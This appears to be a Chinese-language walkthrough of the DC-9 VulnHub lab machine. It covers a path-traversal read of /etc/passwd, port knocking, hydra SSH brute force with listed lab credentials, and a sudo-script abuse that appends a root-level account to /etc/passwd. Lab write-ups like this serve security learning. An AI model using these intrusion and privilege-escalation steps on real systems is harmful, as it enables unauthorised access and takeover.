


尝试读取 `/etc/passwd` ，成功

```
http://192.168.84.130/manage.php?file=../../../../../etc/passwd
```



用插件查看，发现是 Apache 服务器，联想到之前的 Apache 日志投毒，可以尝试包含日志




```
http://192.168.84.130/manage.php?
file=../../../../../var/log/apache2/access.log
```

失败

查找攻略，knockd

在别人的 wp 中，ssh 的22端口状态是filtered 的，可能是运行了knockd服务，才导致ssh处于关闭状态 如字面意思，类似'敲门'，只是这里敲的是'端口'，而且需要按照顺序'敲'端口。如果敲击规则匹 配，则可以让防火墙实时更改策略。从而达到开关防火墙的目的。使用者连接之前必须先依序 '敲 击' 指定端口 (port knocking)， `knockd` 才开放受到保护的端口。 knockd服务的配置文件为 `/etc/knockd.conf`
但是我从 vulnhub 上下载的虚拟机，没有出现这个问题。还是记下来，万一下次就能用了

发现需要依次敲击 7469 8475 9842，就能 `Openssh`



敲击

```
knock 192.168.84.130 7469 8475 9842
```

后来在 offsec 的 play 上遇到了 filtered 的情况。只需敲击就能显示为 open 状态。

利用 hydra，爆破 `ssh`，找出三个用户密码

利用之前 sql 注入得到的用户名和密码，进行爆破

```
username.txt
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

passwd.txt
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
```

```
hydra -L username.txt -P passwd.txt ssh://192.168.84.130
```

爆出三个用户。（爆两次才爆出来，以后注意这种特殊情况）

```
chandlerb UrAG0D!
joeyt Passw0rd
janitor Ilovepeepee
```

3. 提权

发现新的密码本，再次爆破

chandlerb, joeyt 都没什么好操作的，发现 janitor 用户下有几个密码，放入 `passwd.txt`，继续爆破

```
janitor@dc-9:~$ ls -la
total 16
drwx------  4 janitor janitor 4096 Aug 23 11:10 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Aug 23 11:10 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -la
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Aug 23 11:10 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

又爆出了一个用户

```
fredf B4-Tru3-001
```

代码审计，提权成功

列出可执行的命令，发现有一条可以 sudo，并且不要密码！！！

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

执行一下试试，提示 `test.py`

```
fredf@dc-9:/opt/devstuff/dist/test$ ./test
Usage: python test.py read append
```

于是搜索这个文件

```
find / -name test.py 2>/dev/null
```

发现就在前面几个目录里

```
/opt/devstuff/test.py
```

代码内容如下

```
#!/usr/bin/python

import sys

if len (sys.argv) != 3 : # sys.argv 是命令行参数数组，包含了命令行参数
    print ("Usage: python test.py read append")
    sys.exit (1) # 类似于 C 语言的 return 1;

else :
    f = open(sys.argv[1], "r") # 读取 ./test 后第一个输入的文件名
    output = (f.read()) # 先存在 output 中

    f = open(sys.argv[2], "a") # 再打开 ./test 后第二个输入的文件名，并且是
append (附加)的形式
    f.write(output) # 在结尾写上 output 的内容
    f.close()
```

上述代码作用是从 read 处读取一个文件，并将其内容附加到 append 文件结尾，并且这两个操作还是 root 权限，那么就可以往一些敏感文件加信息了。可以往 `/etc/passwd` 中添加信息，也就是加一个 root 用户。

openssl 一般用于 `/etc/passwd` 文件的加密

```
openssl passwd -1 -salt passion 123456
```

得到下面这个经 md5 加密的密码，带有盐值 passion

```
$1$passion$6B1Neow110enwwaaEaWQs.
```

接下来利用 `test` 将 `passion:$1$passion$6B1Neow110enwwaaEaWQs.:0:0::/root:/bin/bash` 附加到 `/etc/passwd` 中

```
cd /tmp

echo 'passion:$1$passion$6B1Neow110enwwaaEaWQs.:0:0::/root:/bin/bash' >
passion

cd /opt/devstuff/dist/test

sudo ./test /tmp/passion /etc/passwd
```

切换用户

```
su passion
123456
```

提权成功

结束